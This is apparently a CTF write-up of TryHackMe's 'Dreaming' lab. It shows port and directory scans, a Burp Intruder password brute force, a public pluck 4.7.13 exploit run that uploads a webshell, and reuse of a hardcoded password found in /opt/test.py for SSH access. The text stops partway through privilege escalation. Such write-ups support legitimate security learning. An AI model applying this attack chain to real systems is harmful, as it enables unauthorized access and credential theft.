
Dreaming

Kumpel7

November 2023

Those are the tasks i have to do, I am using the ubuntu machine with openvpn connection to tryhackme network.



0%

Task 1 ○ Recover the Kingdom!

While the king of dreams was imprisoned, his home fell into ruins.

Can you help Sandman restore his kingdom?

▶ Start Machine

Answer the questions below

What is the Lucien Flag?

Answer format: ***{*************} Submit


What is the Death Flag?

Answer format: ***{***************} Submit

What is the Morpheus Flag?

Answer format: ***{**********************} Submit

After entering the ip adress of the machine we see this page:



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in /var/www, **public_html** directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/apache2.conf.


The default Ubuntu document root is /var/www/html. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the ubuntu-bug tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.


Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

Nmap shows 2 open ports:




```
dan@kumpel:~$ nmap 10.10.228.11
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-19 15:22 CET
Nmap scan report for 10.10.228.11
Host is up (0.054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

Gobuster shows a directory app, w ktorym jest jeden plik.



```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.228.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/app                  (Status: 301) [Size: 310] [--> http://10.10.228.11/app/]
Progress: 77481 / 220561 (35.13%)
```

After entering this directory on the website:




dreaming

What power would hell have if those here imprisoned were not able to dream of heaven?

admin | powered by **pluck**

I clicked admin and had some fun with burpsuite but...




You have exceeded the number of login attempts. Please wait 5 minutes before logging in again.

pluck 4.7.13 © 2005-2023. pluck is available under the terms of the GNU General Public License.

Because the site is in php, let's try to find some php files using again gobuster:

```
gobuster dir -u http://10.10.228.11/app/pluck-4.7.13/ -w directory-list
    -2.3-big.txt -t 128 -x php
```


-t 128 options uses more threads (makes program faster) and -x php searches for any .php file.



```
===============================================================
/index.php            (Status: 302) [Size: 0] [--> http://10.10.228.11/app/pluck-4.7.13/?file=dreaming]
/.php                 (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 330] [--> http://10.10.228.11/app/pluck-4.7.13/images/]
/docs                 (Status: 301) [Size: 328] [--> http://10.10.228.11/app/pluck-4.7.13/docs/]
/files                (Status: 301) [Size: 329] [--> http://10.10.228.11/app/pluck-4.7.13/files/]
/data                 (Status: 301) [Size: 328] [--> http://10.10.228.11/app/pluck-4.7.13/data/]
/admin.php            (Status: 200) [Size: 3741]
/install.php          (Status: 200) [Size: 3750]
/login.php            (Status: 200) [Size: 1245]
/requirements.php     (Status: 200) [Size: 3762]
/.php                 (Status: 403) [Size: 277]
```

Nothing new came out. But we see that this is pluck 4.7.13, so maybe we can search for the found vulnerabilities online. And lo and behold, we find them in https://github.com/0xAbbarhSF/CVE-2020-29607. Let's try to use this exploit. I need to learn how to write those scripts myself...

But to use it we still need to somehow break the password. I think that password is password but i'm not 100% sure if burpsuite tells me that correctly. I used burpsuite intruder to bruteforce the password.


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Review
1 × 2 × 3 × +
Positions Payloads Resource pool Settings
y app, w ktorym jest j

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as v

Target: http://10.10.228.11


```
POST /app/pluck-4.7.13/login.php HTTP/1.1
Host: 10.10.228.11
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Ge
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://10.10.228.11
Connection: close
Referer: http://10.10.228.11/app/pluck-4.7.13/login.php
Cookie: PHPSESSID=l5qbaisq9et036if99uchl0ava
Upgrade-Insecure-Requests: 1

cont1=§dupsko§&bogus=&submit=Log+in
```

3. Intruder attack of http://10.10.228.11 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	1627	
1	123456	200	□	□	1627	
2	123456789	200	□	□	1627	
3	111111	200	□	□	1627	
4	password	200	□	□	1464	
5	qwerty	302	□	□	337	
6	abc123	302	□	□	337	
7	12345678	302	□	□	336	
8	password1	302	□	□	337	
9	1234567	302	□	□	337	
10	123123	302	□	□	337	
11	1234567890	302	□	□	336	
12	000000	302	□	□	337	

From that screenshot it looks like all of the passwords are correct??? I don't understand it very well, but if I reload the page I see the admin page.



start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.

more...


take a look at your website
take a look at the result

credits
all the people who helped develop pluck


Check writable options
Check writable options

need help?
we'd love to help you

So now we can use the script.




```
dan@kumpel:~/Downloads$ python3 exploit.py 10.10.228.11 80 password /app/pluck-4.7.1
Authentification was succesfull, uploading webshell
Uploaded Webshell to: http://10.10.228.11:80/app/pluck-4.7.13/files/shell.phar
dan@kumpel:~/Downloads$ 
```




```
p0wny@shell:…/pluck-4.7.13/files#
```

There are 3 folders with permission denied flags, as presented in the screenshot.




```
p0wny@shell:/home# cd death

p0wny@shell:/home/death# ls
death_flag.txt
getDreams.py

p0wny@shell:/home/death# python3 getDreams.py
python3: can't open file 'getDreams.py': [Errno 13] Permission denied

p0wny@shell:/home/death# cd ..

p0wny@shell:/home# cd lucien

p0wny@shell:/home/lucien# ls
lucien_flag.txt

p0wny@shell:/home/lucien# cd ..

p0wny@shell:/home# cd morpheus

p0wny@shell:/home/morpheus# ls
kingdom
morpheus_flag.txt
restore.py

p0wny@shell:/home/morpheus# 
```

So we need to escalate priviledges somehow. Let's start with opt folder (opt from optional, and optional means user can screw something). Bingo.



```
p0wny@shell:/# cd opt


p0wny@shell:/opt# ls
getDreams.py
test.py

p0wny@shell:/opt# cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"

data = {
        "cont1":password,
        "bogus":"",
        "submit":"Log+in"
        }

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)

p0wny@shell:/opt# |
```


Let's use those credentials to login as Lucien through ssh. Here is a very cool gate :D



```
dan@kumpel:~/Downloads$ ssh lucien@10.10.228.11
The authenticity of host '10.10.228.11 (10.10.228.11)' can't be established.
ED25519 key fingerprint is SHA256:TiF46IptmDF+BtUdOfJe4wi8tC9LCMA60kHMuHbVw+Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.228.11' (ED25519) to the list of known hosts.
                                  {} {}
                            !  !  II II  !  !
                         !  I__I__II II__I__I  !
                         I_/|--|--|| ||--|--|\_I
        .-'"'-.       ! /|_/|  |  || ||  |  |\_|\ !       .-'"'-.
       /===    \      I//|  |  |  || ||  |  |  |\\I      /===    \
       \==     /   ! /|/ |  |  |  || ||  |  |  | \|\ !   \==     /
        \__  _/    I//|  |  |  |  || ||  |  |  |  |\\I    \__  _/
         _} {_  ! /|/ |  |  |  |  || ||  |  |  |  | \|\ !  _} {_
        {_____} I//|  |  |  |  |  || ||  |  |  |  |  |\\I {_____}
   !  !  |=  |=/|/ |  |  |  |  |  || ||  |  |  |  |  | \|\=|-  |  !  !
  _I__I__|=  ||/|  |  |  |  |  |  || ||  |  |  |  |  |  |\||   |__I__I_
  -|--|--|-  || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||=  |--|--|-
  _|__|__|   ||_|__|__|__|__|__|__|| ||__|__|__|__|__|__|_||-  |__|__|_
  -|--|--|   ||-|--|--|--|--|--|--|| ||--|--|--|--|--|--|-||   |--|--|-
   |  |  |=  || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||   |  |  |
   |  |  |   || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||=  |  |  |
   |  |  |-  || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||   |  |  |
   |  |  |   || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||=  |  |  |
   |  |  |=  || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||   |  |  |
   |  |  |   || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||   |  |  |
   |  |  |   || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||-  |  |  |
  _|__|__|   || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||=  |__|__|_
  -|--|--|=  || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||   |--|--|-
  _|__|__|   ||_|__|__|__|__|__|__|| ||__|__|__|__|__|__|_||-  |__|__|_
  -|--|--|=  ||-|--|--|--|--|--|--|| ||--|--|--|--|--|--|-||=  |--|--|-
  jgs |  |-  || |  |  |  |  |  |  || ||  |  |  |  |  |  | ||-  |  |  |
 ~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^~~~~~~~~~~~

W e l c o m e, s t r a n g e r . . .
lucien@10.10.228.11's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 19 Nov 2023 05:06:54 PM UTC
```


So we get the lucien flag (I will not show it, because it is relatively new room, but you can type cat lucien_flag.txt c:)

Now we can try to escalate further. What can our user do? Lucien can run death's getDreams script, so i do it.




```
lucien@dreaming:/home/death$ sudo -l
Matching Defaults entries for lucien on dreaming:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on dreaming:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@dreaming:/home/death$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

